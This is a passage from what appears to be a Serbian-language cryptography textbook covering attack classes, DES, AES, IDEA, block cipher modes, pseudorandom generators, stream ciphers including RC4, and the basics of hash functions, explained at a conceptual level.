- **Samo šifrat** (engl. *ciphertext-only attack*). Kriptoanalitičar poseduje samo šifrate nekoliko poruka šifrovanih pomoću istog algoritma. Njegov je zadatak da otkrije otvoreni tekst što većeg broja poruka ili, u najboljem slučaju, da otkrije ključ kojim su poruke šifrovane.

- **Poznat otvoreni tekst** (engl. *known-plaintext attack*). Kriptoanalitičar poseduje šifrat neke poruke i njemu odgovarajući otvoreni tekst. Njegov zadatak je da otkrije ključ ili neki algoritam za dešifrovanje poruka šifrovanih tim ključem.

- **Odabran otvoreni tekst** (engl. *chosen-plaintext attack*). Kriptoanalitičar je dobio privremeni pristup alatu za šifrovanje, tako da može dobiti šifrat odabranog otvorenog teksta. Ovaj napad je jači od prethodnog.

- **Odabrani šifrat** (engl. *chosen-ciphertext attack*). Kriptoanalitičar je dobio pristup alatu za dešifrovanje, tako da može dobiti otvoreni tekst odabranog šifrata Ovo je tipičan napad na kriptosisteme sa javnim ključem.

- **Potkupljivanje, ucena, krađa** i slične aktivnosti (engl. *rubber-hose attack*). Ovaj napad ne spada u matematičke oblike kriptoanalize, ali je vrlo efikasan i često se upotrebljava.

3.2. Simetrični blokovski algoritmi

Osobine **simetričnog blokovskog algoritma** za šifrovanje su sledeće:

- isti ključ koristi i za šifrovanje i za dešifrovanje,
- algoritam obrađuje jedan po jedan blok bitova otvorenog teksta koristeći ključ. Jedan blok otvorenog teksta se pomoću istog ključa uvek prevodi u isti šifrat.

Na konkursu za kriptosistem, koji je raspisao Američki nacionalni biro za standarde (*National Bureau of Standards*, NBS), poslat je predlog algoritma koji je razvio IBM-ov tim kriptografa. Algoritam je zasnovan na upotrebi **Fiestelove mreže** (engl. *Feistel network*, nazvana je po tvorcu algoritma Lucifer, Horst Feistelu). Feistelova mreža deli blok podataka na dva dela koji pri prenošenju u sledeću rundu menjaju mesta, s tim da se nad jednim blokom obavi određena funkcija. Predloženi algoritam je prihvaćen kao standard 1976. godine posle nekih izmena u kojima je učestvovala i Američka nacionalna agencija za bezbednost (*National Security Agency* – NSA). Algoritam je dobio ime *Data Encryption Standard* (DES).

DES

DES je simetričan algoritam koji šifruje tekst u blokovima dužine 64 bita, koristeći ključ k dužine 56 bita. Tako se dobija šifrat dužine 64 bita. Tri osnovna koraka u algoritmu su: inicijalna permutacija *IP,* 16 rundi obrade podataka (proširenje, XOR sa ključem, supstitucija) i završna inverzna permutacija IP^{-1}.

Za dati blok otvorenog teksta x, pomoću **fiksne inicijalne permutacije** IP dobija se vrednost $x_0 = IP(x)$ koja se može zapisati u obliku $x_0 = L_0R_0$, gde su L_0 – 32 viša bita u x_0 i R_0 – 32 niža bita u x_0. Posle inicijalne permutacije, nad izlaznim podatkom $L_{i-1}R_{i-1}$ ($1 \le i \le 16$) iz prethodne runde se 16 puta obavljaju sledeće transformacije (karakteristične za Feistelove mreže): $L_i = R_{i-1}$, $R_i = L_{i-1} \oplus f(R_{i-1}, ki)$. **Potključevi** $k_1, k_2, \ldots, k_{16}$ dužine 48 bita se formiraju na osnovu Ključa k dužine 56 bita. Ulazni podatak za prvu rundu je vrednost dobijena inicijalnom permutacijom bloka otvorenog teksta. Na kraju se izlazni podatak iz poslednje runde transformiše pomoću **završne permutacije** IP^{-1}.

Funkcija f prihvata dva ulazna argumenta: nižih 32 bita izlaza iz prethodne runde (R_{i-1}) i potključ dužine 48 bitova (k_i). Kao rezultat se dobija niz dužine 32 bita. Funkcija se računa na sledeći način: proširenje niza R_{i-1} do niza dužine 48 bita prema fiksnoj funkciji proširenja, XOR-ovanje dobijene vrednosti sa potključevima, zamena dobijene vrednosti pomoću **supstitucijskih kutija** (engl. *supstitution box*, *S-box*), čime se dobija 32bitni niz B, permutovanje niza bitova B pomoću fiksne završne permutacije P. Tako

se dobija P(B), odnosno $f(R_{i-1}, k_i)$.

Za dešifrovanje DES šifrata koristi se isti algoritam kao i za šifrovanje. Polazi se od šifrata *y*, ali se potključevi koriste u obrnutom redosledu: k_{16}, k_{15}, ... , k_1. Kao rezultat se dobija otvoreni tekst *x*.

Neki DES ključevi su značajno nesigurniji od ostalih, i kao takvi se ne koriste. U te ključeve spadaju: s**labi ključevi** (generišu jednake potključeve u svakoj rundi), **delimično slabi ključevi** (generišu samo dva različita potključa, od kojih se svaki koristi u po 8 rundi) i **potencijalno slabi ključevi** (generišu samo četiri potključa). Ukupno ima 64 ključa koje ne treba koristiti.

Sigurnost DES algoritma

Kriptoanaliza linearnih kriptosistema napadom "poznati otvoreni tekst" jrelativno je jednostavna. Sve operacije u DES-u, osim zamene vrednosti u supstitucijskim kutijama, linearne su, što znači da su S-kutije izuzetno značajne za sigurnost DES-a. Supstitucijske kutije i tablica permutacije *P* dizajnirane su tako da povećaju **difuziju kriptosistema** (na svaki bit šifrata utiče što više bitova otvorenog teksta) i otežaju diferencijalnu kriptoanalizu (na primer, ni jedna S-kutija nije linearna ili afina funkcija ulaznih podataka). Promena jednog bita otvorenog teksta ili jednog bita ključa utiče na mnogo bitova šifrata. Svojstvo da mala promena otvorenog teksta ili ključa dovodi do značajne promene u šifratu karakteristično je za DES algoritam i u literaturi se može naći pod imenom "**efekt lavine**" (engl. *avalanche*).

Algoritam koji su IBM-ovi kriptografi ponudili Američkom nacionalnom birou za standarde koristio je ključ dužine 112-bitni ključ. U verziji koja je prihvaćena kao standard dužina ključa je pod uticajem NSA smanjena na 56 bita. DES, sa ključem dužine 56 bita, danas ne pruža dovoljnu sigurnost protiv napada "grubom silom". Diffie i Hellman su 1977. godine ustanovili da tadašnja tehnologija omogućava konstrukciju računara koji bi otkrio ključ za jedan dan (troškovi procenjeni na 20 miliona dolara). Na osnovu toga su zaključili da je takav računar dostupan samo vojnim organizacijama i organizacijam kao što je NSA, ali da će 1990. godine DES postati sasvim nesiguran. Weiner je 1993. godine procenio da se za 100.000 dolara može konstruisati računar koji bi otkrilo ključ za 35 časova, za milion dolara računar koji bi otkrio ključ za 3.5 časa, a za 10 miliona dolara računar koji bi otkrio ključ za 21 minut. Konačno razbijanje DES-a usledilo je 1998. godine: organizacija *Electronic Frontier Foundation* (*EFF*) konstruisala je *DES Cracker* koji košta 250.000 dolara, a otkriva ključ za 56 časova. Sagrađen je od 1536 čipova koji mogu testirati 88 milijardi ključeva u sekundi.

Izraelski kriptografi Eli Biham i Adi Shamir javno su 1990. godine opisali metodu **diferencijalne kriptoanalize**, koja spada u napade tipa odabran otvoreni tekst. Osnovna ideja diferencijalne kriptoanalize jeste poređenje rezultata operacije ekskluzivno ILI, izvršene nad dva otvorena teksta sa rezultatom iste operacije izvršene nad dva

odgovarajuća šifrata. Jednostavnije rečeno, posmatraju se dva bloka otvorenog teksta sa specifičnim razlikama i analizira se evolucija te razlike pri prolasku kroz algoritam. Na osnovu razlika u dobijenim šifratima, različitim ključevima se dodeljuju verovatnoće. Posle testiranja većeg broja parova otvorenog teksta, određuje se najverovatniji ključ. Metoda je očigledno bila poznata konstruktorima DES-a, što se vidi iz načina na koji su konstruisane supstitucijske kutije i permutacija *P*.

Režimi rada

Do sada je opisano kako DES šifruje jedan blok dužine 64 bita. U realnim situacijama, poruke su znatno duže. Poznata su četiri režima rada DES-a (engl. DES modes of operation) koji pokrivaju sve moguće primene DES-a. Ovi režimi su primjenljivi na bilo koji simetričan blokovski algoritam.

ECB režim rada (engl. electronic codebook mode) je najjednostavniji režim. Poruka se podeli na blokove dužine 64 bita (zadnji blok se dopuni slučajno generisanim nizom ako je potrebno), a šifrovanje se obavlja blok po blok pomoću istog ključa. Identičnim blokovima otvorenog teksta odgovaraju identični blokovi šifrata.

Prilikom šifrovanja u **CBC režimu rada** (engl. *cipher block chaining*), najpre se računa rezultat XOR operacije izvršene nad trenutnim blokom otvorenog teksta i šifratom prethodnog bloka, a zatim se rezultat šifruje ključem k. Povratna sprega postoji, tako da identičnim blokovima otvorenog teksta u opštem slučaju odgovaraju različiti šifrati. Inicijalna vrednost (pominje se u literaturi pod imenom **inicijalizujući vektor**, skraćeno IV) mora biti poznata i primaocu i pošiljaocu (npr. može se poslati ECB režimom).

U **CFB režimu** (engl. *cipher feedback*) DES radi kao protočna (engl. *stream*) šifra. Kod protočnih šifri poslednji blok otvorenog teksta se ne dobunjuje slučajno generisanim nizom do dužine 64 bita, što znači da je šifrat iste dužine kao i otvoreni tekst. DES u CFB režimu obrađuje odjednom *j* bitova otvorenog teksta ($1 \leq j \leq 64$), s tim da se otvoreni tekst najčešće čita bit po bit (j=1) ili karakter po karakter (j=8, jednom slovu odgovara 8 bitova po ASCII standardu). Najpre se šifruje 64-bitna inicijalna vrednost y_0. Zatim se y_1 dobija kao rezultat operacije ekskluzivno ILI izvršene nad x_1 i *j* levih bitova izlaznog podatka. Ulazni podatak za sledeći korak šifrovanja dobija se tako što se prethodni ulazni podatak pomeri za *j* mesta ulevo, a zatim se sa desne strane doda y_1. Postupak se nastavlja dok se ceo otvoreni tekst ne šifruje. Dešifrovanje se obavlja na isti način, a otvoreni tekst se dobija pomoću operacije ekskluzivno ILI, izvršene nad odgovarajućim šifratom i izlaznim podatkom funkcije šifrovanja e_K.

OFB režim (engl. *output feedback*) je vrlo sličan CFB, s tim što se ulazni podatak za funkciju e_K u sledećem koraku šalje odmah posle primene e_K u tekućem koraku, a ne posle primene XOR-a. Prednost OFB režima je u tome što se greške u transmisiji ne propagiraju kroz ostatak šifrata (npr. greška u delu šifrata y_1 prilikom dešifrovanja

proizvešće neispravan deo otvorenog teksta x_1, ali je ostatak otvorenog teksta ispravan).

AES

Američki institut za standarde i tehnologiju (*National Institute of Standards and Technology*, *NIST*) raspisao je 1997. godine konkurs za kriptosistem koji je trebalo da zameni DES. Uslovi koje je kriptosistem morao da zadovolji su sledeći: algoritam je simetričan blokovski, operacije se obavljaju nad blokovima otvorenog teksta dužine 128 bita pomoću ključa dužine 128, 192 i 256 bita. Godine 2000. objavljeno je da je pobednik konkursa algoritam RIJNDAEL, koga su razvili belgijski kripografi Joan Daemen i Vincent Rijmen. Karakterističan je po tome što prilikom konstrukcije supstitucijskih kutija koristi operacije u konačnom polju $GF(2^8)$. Modifikovani algoritam je dobio ime AES (*Advanced Encryption Standard*). Osnovne karakteristike RIJNDAEL algoritma su sledeće:

- veličina bloka za šifrovanje je promenljiva (128, 192 ili 256 bita),
- dužina ključa je promenljiva (128, 192 ili 256 bita); ključ može biti i kraći i duži od tih vrednosti, ali dužina ključa mora biti deljiva sa 4; u tom slučaju se menja i broj rundi.
- broj rundi je promenljiv i zavisi od dužne ključa i veličine bloka.

Iz prethodno navedenih karakteristika proizilazi da je algoritam zbog veće dužine ključa otporniji na napad "grubom silom" od DES-a.

RIJNDAEL nije algoritam zasnovan na upotrebi Feistelovih mreža – autori algoritma su stvorili runde koje se razlikuju od Feistelovih. Jedna RIJNDAEL runda sadrži tri sloja:

- **linearni difuzioni sloj** (engl. *linear mixing layer*), koji obezbeđuje veliku difuziju bitova posle nekoliko rundi (funkcije *ShiftRow* i *MixColumn*),
- **nelinearni sloj** (engl. *non-linear layer*), odnosno upotreba supstitucijskih kutiha optimizovanih za najgori slučaj (funkcija *ByteSub*),
- **sloj dodavanja ključa** (engl. *key addition layer*), u kome se obavlja operacija ekskluzivno ILI nad potključem runde sa trenutnim stanjem bloka (funkcija *AddRoundKey*).

Slojevi su dizajnirani pomoću specijalnih metoda dizajniranja algoritama, sa posebnim osvrtom na otpornost protiv diferencijalne i linearne kriptoanalize (*Wide Tail Strategy*, *WTS*).

Sigurnost AES algoritma

U ovom trenutku dužine ključeva za definisane AES-128, AES-192 i AES-256 standarde zadovoljavaju sigurnosne zahteve u većini primena. Potrebno je uzeti u obzir činjenicu da se AES standard temelji na RIJNDAEL algoritmu, koji omogućava šifrovanje i pomoću ključeva dužine veće od 256 bita (pod uslovom da je dužina ključa deljiva sa 4), što omogućuje buduća proširenja standarda, ukoliko to bude potrebno. U algoritmu do sada nisu pronađeni nesigurni ili potencijalno nesigurni ključevi (kao što je, na primer, pronađeno 64 ključa kod DES-a). Otpornost RIJNDAEL algoritma na linearnu i diferencijalnu kriptoanalizu ukazuje na to da je prilikom razvoja algoritma posebna pažnja posvećena tome da sve moguće strategije napada imaju očekivano trajanje i memorijske zahteve identične ili veće u odnosu na napade na ostale algoritme koji šifruju blokove podataka iste dužine.

IDEA

IDEA (*International Data Encryption Algorithm*) je algoritam koji su razvili švajcarski kriptografi Xuejia Lai i James Massey. Prva verzija algoritma nazvana PES (*Proposed Encryption Standard*), objavljena je 1990. godine. PES nije bio otporan na diferencijalnu kriptoanalizu, tako da je algoritam prepravljen, a svoj konačni oblik je dobio 1992. godine. Dobra osobina IDEA algoritma je to što prilikom razvoja nije bilo mešanja nekih državnih institucija (kao što je NSA), tako da se ne sumnja u verodostojnost algoritma i postojanje *backdoor*-a. IDEA je patentiran algoritam i za komercijalnu upotrebu je potrebna odgovarajuća licenca. Koristi se, na primer, u PGP (*Pretty Good Privacy*) paketu kao simetrični algoritam.

IDEA koristi ključ dužine 128 bita za šifrovanje blokova otvorenog teksta dužine 64 bita. Prilikom šifrovanja, blok otvorenog teksta p dužine 64 bita najpre se deli na četiri podbloka dužine 16 bita: p_1, p_2, p_3, p_4. Šifrovanje se obavlja pomoću 8 rundi i završne transformacije. U njima se koristi 52 potključa dužine 16-bita (po šest u svakoj rundi i četiri u završnoj transformaciji) generisanih na osnovu polaznog ključa. Nad podblokovima dužine 16 bita obavljaju se sledeće tri operacije:

- ekskluzivno ILI,
- sabiranje po modulu 2^{16},
- množenje po modulu $2^{16}+1$ (može se posmatrati kao supstitucijska kutija).

Ove operacije ne zadovoljavaju zakone asocijativnosti i distributivnosti i mogu se jednostavno softverski implementirati. Na kraju svake runde, zamenjuju se vrednosti u drugom i trećem podbloku. Posle osme runde, dobijeni podblokovi prolaze kroz završnu transformaciju; šifrat se dobija konkatenacijom dobijenih podblokova .

Potključevi se generišu na osnovu polaznog ključa na sledeći način: ključ k dužine 128 bita se deli na osam 16-bitnih potključeva koji se koriste kao potključevi u prvoj rundi (k_{11}, k_{12}, k_{13}, k_{14}, k_{15}, k_{16}) i prva dva ključa druge iteracije (k_{21}, k_{22}). Zatim se bitovi ključa k ciklički pomere za 25 mesta u levo, čime se generiše sledećih osam potključeva koji koriste kao preostala četiri potključa druge iteracije (k_{23}, k_{24}, k_{25}, k_{26}) i četiri potključa treće iteracije (k_{31}, k_{32}, k_{33}, k_{34}). Postupak se nastavlja dok se ne dobiju potključevi potrebni za završnu transformaciju (k_{91}, k_{92}, k_{93}, k_{94}).

Dešifrovanje se obavlja identičnim algoritmom, ali se potključevi generišu na drugačiji način.

Slično kao i kod DES-a, postoji određena klasa ključeva koji su slabi, tj. nesigurni i kao takvi se ne koriste. Sve ključeve oblika 0000 0000 0x000 0000 0000 000x xxxx 0x000, gde je x bilo koji heksadecimalni broj moguće je identifikovati pomoću napada odabran otvoreni tekst.

Sigurnost IDEA algoritma

DEA se može koristiti u svim režimima rada (ECB, CBC, CFB, OFB). IDEA algoritam se pokazao prilično sigurnim u odnosu na druge simetrične algoritme. Uzevši u obzir dužinu ključa od 128 bita, napad "grubom silom" skoro da nije moguć, a sam algoritam je dizajniran tako da bude otporan na diferencijalnu i linearnu kriptoanalizu.

Slično kao i kod DES-a, dvostruko šifrovanje sa dva različita ključa ne uvećava sigurnost kriptosistema. Dvostruka IDEA je ranjiva na napad tipa "susret u sredini", ali je sam napad nepraktičan zbog 128-bitnog ključa (potrebno je 2^{128} operacija).

Viši nivo sigurnosti može se postići korišćenjem trostruke IDEA implementacije (slično trostrukom DES-u), ključem dužine 384 bita. Dodatno, ukoliko se koriste odgovarajući alati za upravljanje ključevima, moguća je implementacija IDEA algoritma sa nezavisnim potključevima. S obzirom na to da IDEA koristi 52 potključa dužine 16 bita, ukupna dužina ključa bi bila 832 bita.

3.3. Pseudoslučajne sekvence i protočno šifrovanje

Generator slučajnih sekvenci je uređaj ili algoritam koji na izlazu generiše sekvencu statistički nezavisnih binarnih brojeva. Sekvenca je **slučajna** samo ako je pri generisanju korišćen "prirodni" izvor slučajnosti. Prirodni izvori slučajnosti mogu biti:

- hardverski (nestabilnosti frekvencije oscilatora, razlike u naponskim nivoima prilikom pražnjenja i punjenja kondenzatora, kašnjenje pri pomeraju glava diska

za čitanje i pisanje, šum sa mikrofona, nestabilnost napona),

- softverski (sistemski časovnik, pomeranje miša, sadržaj ulazno-izlaznog bafera, statistički izveštaji operativnog sistema o opterećenju sistema i mreže),

Generator slučajnih sekvenci je pogodan za generisanje ključa za jednokratnu beležnicu (engl. *one-time pad*).

Generator **pseudoslučajnih sekvenci** (engl. *pseudorandom number generator*, *PRNG*) je deterministički algoritam koji na osnovu slučajne ulazne sekvence, tj. ključa *k* generiše izlaznu sekvencu koja na prvi pogled izgleda kao da je slučajna. Za ključ se još koristi i termin *seed* (seme) zato što cela sekvenca nastaje na osnovu ulazne slučajne sekvence, tj. "raste" iz nje kao biljka iz semena. Generisana pseudoslučajna sekvenca je znatno duža od ključa. Generator se smatra pouzdanim ukoliko zadovoljava test sledećeg bita i neke statističke testove.

Jednostavan primer generatora pseudoslučajnih sekvenci je **linearni kongruentni generator** koji proizvodi pseudoslučajnu sekvencu x_1, x_2, x_3, ... na osnovu linearne rekurzije $x_n = (a \cdot x_{n-1} + b) \bmod m$, $n>1$.

Celi brojevi *a*, *b* i *m* su parametri generatora, a x_0 je ključ. Linearni kongruentni generatori zadovoljavaju statističke testove slučajnosti, ali su predvidljivi i samim tim nesigurni. Na osnovu jednog dela sekvence bez poznavanja parametara *a*, *b* i *m* može se odrediti ostatak sekvence.

Pseudoslučajne sekvence mogu se generisati i pomoću jednosmernih funkcija – postupak je jednostavan ukoliko na raspolaganju imate jednosmernu heš funkciju (kao što su MD5 ili SHA-1) ili simetričan blokovski algoritam sa ključem k_s (na primer, DES). Neka je *f* jednosmerna funkcija, a s_0 ključ. Sekvenca: $f(s_0)$, $f(f(s_0))$, $f(f(f(s_0)))$, ... je pseudoslučajna. U slučaju da se kao jednosmerna funkcija koristi simetričan blokovski algoritam, cela pseudoslučajna sekvenca se može lako nastaviti ukoliko se otkrije ključ k_s. Takođe, konkatenacijom se operacija dešifrovanja može doći i do polazne vrednosti, tj. do ključa s_0.

Složeniji generatori pseudoslučajnih sekvenci su ANSI X9.17, FIPS 186, RSA i $x^2 \bmod n$.

ANSI X9.17 se koristi za generisanje ključeva za DES algoritam i početnih vrednosti, tj. inicijalizacionih vektora za CBC režim rada. ANSI X9.17 generator u petlji obavlja šifrovanje pomoću trostrukog DES algoritma sa dva ključa (funkcija E^3_k). Početna 64-bitna vrednost s generiše se na osnovu trenutnog vremena i datuma, a zatim se obavi šifrovanje: $I=E^3_k(s)$. Dalje se u petlji obavljaju sledeće operacije:

[1] $x_i = E_k (I \oplus s)$

[2] $s = E_k (x_i \oplus I)$.

Izlaz iz generatora je *n* pseudoslučajnih 64-bitnih nizova x_1, x_2, ...x_m. Petlja se ponavlja dok se ne dobije sekvenca željene dužine.

FIPS 186 se koristi za generisanje privatnih ključeva za DSA algoritam (*Digital Signature Algorithm*). Navedeni generator se oslanja na FIPS 186 jednosmernu funkciju.

RSA generator pseudoslučajnih brojeva radi na sledeći način: najpre se generišu dva prosta broja *p* i *q* i odrede vrednosti n=pq i φ=(p − 1)(q − 1). Zatim se bira slučajni prirodni broj *e* na intervalu 1<e<φ, takav da je najveći zajednički delilac za *e* i *φ* NZD(e,φ)=1. Na intervalu [1, n-1] se bira slučajan broj x_0 (*seed*). U petlji i=1,...l (pri čemu je *l* određeno željenom dužinom sekvence) se obavljajaju sledeće operacije:

[1] $x_i = x_{i-1}^e \bmod n$

[2] z_i = LSB (x_i) – najniži bit

Izlazna sekvenca dužine l je niz bitova: $z_1\ z_2\ z_3 \ldots z_l$.

Za **x^2 mod n generator** najpre se generišu dva prosta broja *p* i *q*, koji su kongruentni sa 3 po modulu 4 (tj. prilikom deljenja sa 4 daju ostatak 3). Odredi se n=pq i bira broj s (seed) na intervalu [1, n−1] takav da je NZD(s,n)=1. Određuje se i $x_0=s^2 \bmod n$. Zatim se u petlji i=1,...l (pri čemu je *l* određeno željenom dužinom sekvence) obavljaju sledeće operacije:

[1] $x_i=x_{i-1}^2 \bmod n$

[2] z_i = LSB (x_i) – najniži bit

Izlazna sekvenca dužine l: z1z2z3...zl

Sigurnost RSA i $x^2 \bmod n$ generatora pseudoslučajnih sekvenci zasnovana je na tajnosti prostih brojeva *p* i *q*.

Protočno šifrovanje

Pomoću blokovskih algoritama otvoreni tekst se šifruje u blokovima fiksne dužine. Ukoliko dužina otvorenog teksta nije umnožak dužine bloka, zadnji blok se dopunjuje pseudoslučajnom sekvencom bitova. Na primer, ukoliko se otvoreni tekst dužine 620 bita šifruje DES algoritmom (veličina bloka 64 bita), zadnji blok se mora dopuniti pseudoslučajnom sekvencom dužine 20 bita. Pri tome se mora sačuvati i informacija o dužini poruke ili dužini sekvence kojom je poruka dopunjena.

Protočno šifrovanje rešava ovaj problem – poruka se šifruje bit po bit (ili karakter po karakter) koristeći transformaciju koja se obično menja u vremenu. Nema

dopunjavanja poruke generisanim pseudoslučajnim sekvencama – šifrat poruke duge 753 bita je dužine 753 bita. Hardverski realizovano protočno šifrovanje je brže i u odnosu na blokovsko šifrovanje zahteva hardver manje složenosti. Protočno šifrovanje se koristi u situacijama u kojima blokovsko šifrovanje ne može da se koristi. Primer za to su telekomunikacije: ukoliko se karakteri obrađuju pojedinačno, a ulazno/izlazni bafer primopredajnog uređaja je ograničen, blokovsko šifrovanje se ne može primeniti. Protočni kriptosistemi imaju malu propagaciju greške duž šifrata.

Jednostavan primer protočnog šifrovanja je DES algoritam koji radi u CFB ili OFB režimu rada. Još jedan jednostavan protočni kriptosistem može se formirati pomoću generatora pseudoslučajnih sekvenci: šifrat se dobija kao rezultat operacije ekskluzivno ILI primenjene nad otvorenim tekstom i pseudoslučajnom sekvencom generisanom pomoću ključa *k* (tzv. ključna sekvenca). Ukoliko se ista operacija primeni nad šifratom i sekvencom, dobija se otvoreni tekst. Ista pseudoslučajna sekvenca može se generisati dva puta bez ikakvih problema jer su pseudoslučajni generatori deterministički, tj. na osnovu jednog ključa uvek generišu istu sekvencu.

Protočni kriptosistemi se dele na sinhrone i asinhrone. U slučaju **sinhronih**, ključna sekvenca (engl. *keystream*) se generiše nezavisno od otvorenog teksta i šifrata. U slučaju **asinhronih** (**samo-sinhronišućih**), kriptosistema, ključna sekvenca se generiše na osnovu ključa i fiksnog broja prethodnih bitova šifrata.

Za sinhrono protočno šifrovanje karakterističan je problem **sinhronizacije** – pošiljalac i primalac moraju biti sinhronizovani po pitanju ključa i stanja. U slučaju gubitka sinhronizacije dešifrovanje je nemoguće. To znači da je slaba tačka sinhronih protočnih kriptosistema mogućnost izvođenja aktivnog napada umetanjem besmislenog teksta u poruku, čime se sprečava komunikacija. Da bi se dešifrovanje moglo obaviti u slučaju gubitka sinhronizacije, u kriptosistem se ugrađuju posebni re-sinhronizacioni mehanizmi. Za funkcionisanje asinhronog protočnog šifrovanja problem gubitka sinhronizacije nije velikog značaja. Kako se ključna sekvenca generiše na osnovu ključa i fiksnog broja prethodnih bitova šifrata, kriptosistem je sposoban da sam ponovo uspostavi sinhronizaciju u slučaju da napadač umetne ili obriše bitove šifrata.

Dobra osobina sinhronih protočnih kriptosistema je nepostojanje **propagacije greške duž šifrata**. Ukoliko je izlazna funkcija *h* relativno prosta (npr. ekskluzivno ILI), napadač može namerno modifikovati šifrat tako da primaoc dobije modifikovanu poruku. To znači da je potrebno implementirati autentifikacioni mehanizam i na neki način osigurati integritet podataka. Međutim, propagacija greške duž šifrata prisutna je kod asinhronog protočnog šifrovanja, zato što *n* bitova šifrata utiče na generisanje ključne sekvence. Ukoliko napadač modifikuje jedan bit šifrata, *n* sledećih bitova će se neispravno dešifrovati.

Linearni pomerački registar sa povratnom spregom

Pomerački registar sa povratnom spregom (engl. *feedback shift register, FSR*) je registar kod koga se prelazak u sledeće stanje ostvaruje pomoću sledeće dve operacije:

- kružni pomeraj, odnosno rotacija bitova registra za 1 bit udesno,
- generisanje najznačajnijeg bita (engl. *most significant bit*) na osnovu funkcije povratne sprege čiji su argumenti ostali bitovi registra.

Najmanje značajan bit (engl. *least significant bit*) je izlaz iz registra – na taj način se uzastopnim prelaskom u sledeće stanje može generisati sekvenca. Perioda FSR je broj bitova posle kojih sekvenca počinje da se ponavlja. Portočni kriptosistemi se mogu lako implementirati u hardveru ukoliko se koriste ovi registri.

Linearni pomerački registar sa povratnom spregom (engl. *linear feedback shift register, LFSR*) je pomerački registar kod kojeg se povratna sprega realizuje pomoću operacije ekskluzivno ILI nad određenim bitovima (bitovi poznati pod imenom *tap sequence*).

RC 4

RC4 je simetrični protočni algoritam sa ključem promenljive veličine (i najverovatnije skraćenica od Rivest Cipher ili Ron's Code). Iako je "javno dostupan" počev od 1994. godine (anonimno proširen na Usenet-u) – što znači da ga možete naći u svakoj knjizi koja se iole ozbiljnije bavi kriptografijom – algoritam je patentiran. Ukoliko želite da ga koristite, moraćete da kupite odgovarajuću licencu od RSA Data Security, Inc (ili da nakon izvesnog vremena platite kaznu za zloupotrebu intelektualne svojine i, naravno, sudske troškove).

RC4 radi u OFB režimu rada. Ključna sekvenca se generiše nezavisno od otvorenog teksta. RC4 sadrži 8*8 supstitucijskih kutija (S_0,S_1,...,S_{255}) koje u svakom trenutku predstavljaju permutaciju brojeva 0,1,...,255. Jedan bajt šifrata se dobija kao rezultat ekskluzivno ILI operacije primenjene nad bajtom ključne sekvence K i bajtom otvorenog teksta. Slično se dobija i otvoreni tekst – operacija ekskluzivno ILI se primeni nad šifratom i ključnom sekvencom. Šifrovanje RC4 algoritmom je oko 10 puta brže od šifrovanja DES algoritmom.

Perioda generisane sekvence relativno velika, a sam algoritam je većim delom nelinearan. RSA Data Security tvrdi da je algoritam otporan na linearnu i diferencijalnu kriptoanalizu.

3.4. Heš funkcije

Jednosmerna funkcija (engl. *one-way*) je funkcija oblika y=f(x) takva da važi:

- za dato *x*, *f(x)* se određuje relativno lako i efikasno i
- za dato y=f(x), $x=f^{-1}(y)$ se određuje relativno teško.

Da ne shvatite pogrešno: to što je rečeno da se "$f^{-1}(y)$ teško određuje" ne znači da je nemoguće odrediti *x* na osnovu poznatog *y*, već da je za to potrebno nekoliko miliona godina ukoliko se koristi procesorska snaga svih računara u svetu. Jednosmernost se može jednostavno objasniti na primeru koji nije vezan za kriptografiju. Ako slomite tanjir (promenljiva *x*), dobićete parčiće keramike - *f(x)*. Ovo se lako radi, u šta se možete i sami uveriti. Ako iz *f(x)* pokušate da dobijete *x* (rekonstrukcija tanjira), potrebno je malo više vremena (i lepka). Ne može se matematički dokazati da jednosmerne funkcije postoje. Ukoliko se funkcija efikasno izračunava, a vrednost inverzne funkcije $f^{-1}(y)$ relativno teško nalazi, funkcija se uzima u obzir za dalje razmatranje. Na primer, vrednost funkcije $f(x)=x^2$ u konačnom polju relativno se lako određuje. Međutim, $f^{-1}(y)=x^{1/2}$ se teško nalazi.

Jednosmerna funkcija sa zamkom, tj. privatna jednosmerna funkcija (engl. *trapdoor one-way*) je funkcija za koju važi:

- za dato *x*, *f(x)* se određuje relativno lako i efikasno,
- za dato y=f(x), $x=f^{-1}(y)$ se određuje relativno teško,
- za dato y=f(x) i tajnu informaciju *z* (zamka), $x=g(f^{-1}(y),z)$ određuje se relativno lako i efikasno.

Na primer, posmatrajte ručni sat (y). Rasklapanje časovnika u delove y=f(x) je jednostavan posao. Sklapanje časovnika iz delova, tj. određivanje $x=f^{-1}(y)$ vremenski je zahtevno i komplikovano, ali se može relativno brzo obaviti ako na raspolaganju imate uputstvo za sklapanje *z*.

Heš funkcija (engl. *hash*) pretvara ulazni podatak promenljive dužine (engl. *pre-image*) u izlazni podatak fiksne dužine – heš. Jednostavan primer je računanje vrednosti operacije ekskluzivno ILI nad svim bajtovima poruke. Bez obzira na dužinu poruke, kao rezultat se dobija jedan bajt. Heš funkcije se koriste za utvrđivanje integriteta poruke. Posmatrajte heš kao otisak prsta (engl. *fingerprint*) – prilikom slanja poruke, pošiljaoc šalje i heš poruke. Na osnovu otiska primaoc može odrediti da li je poruka koju je primio stigla u originalnom ili izmenjenom obliku. Heš funkcija je preslikavanje tipa više u jedan – beskonačan skup poruka preslikava se u konačan skup heš vrednosti (kardinalnost skupa je 2^n, pri čemu je *n* broj bitova u hešu). Međutim, iako primaoc ne može biti 100% u verodostojnost poruke, verovatnoća da

napadač izmeni poruku tako da izmenjena i originalna poruka generišu isti heš je vrlo mala.

Heš funkcije se dele na jednoparametarske (ulazni argument je samo poruka) i dvoparametarske (ulazni argumenti su poruka i tajni ključ). U praksi se pojavila i drugačija podela heš funkcija, zasnovana na specifičnoj primeni pojedinih funkcija. Prema funkcionalnoj podeli, heš funkcije se dele na:

- **Mehanizme za uočavanje promena** (engl. *modification detection codes*, *MDC*). Osnovna uloga funkcije je da obezbedi sažetak poruke kojim se poruka može jednoznačno identifikovati u daljoj obradi. Obično se ovaj metod koristi zajedno sa dodatnim metodima za obezbedjivanje integriteta podataka.

- **Mehanizme za autentifikaciju poruka** (engl. *message authenticaton codes, MAC*). MAC su heš funkcije koje na osnovu dva funkcionalno nezavisna ulaza (poruka i tajni ključ) proizvode heš. Sistem je projektovan tako da bude skoro nemoguće dobiti originalni heš bez poznavanja tajnog ključa. Koriste se prilikom utvrdjivanja porekla poruke. Ova klasa funkcija je potklasa dvoparametarskih heš funkcija.

Jednosmerne heš funkcije

Jednosmerna heš funkcija h = H(m) (u daljem tekstu podrazumevamo jednosmernost) je preslikavanje za koje važi sledeće:

- na osnovu ulaznog podatka *m* ma koje dužine, heš *h* fiksne dužine *n* se lako i efikasno određuje i
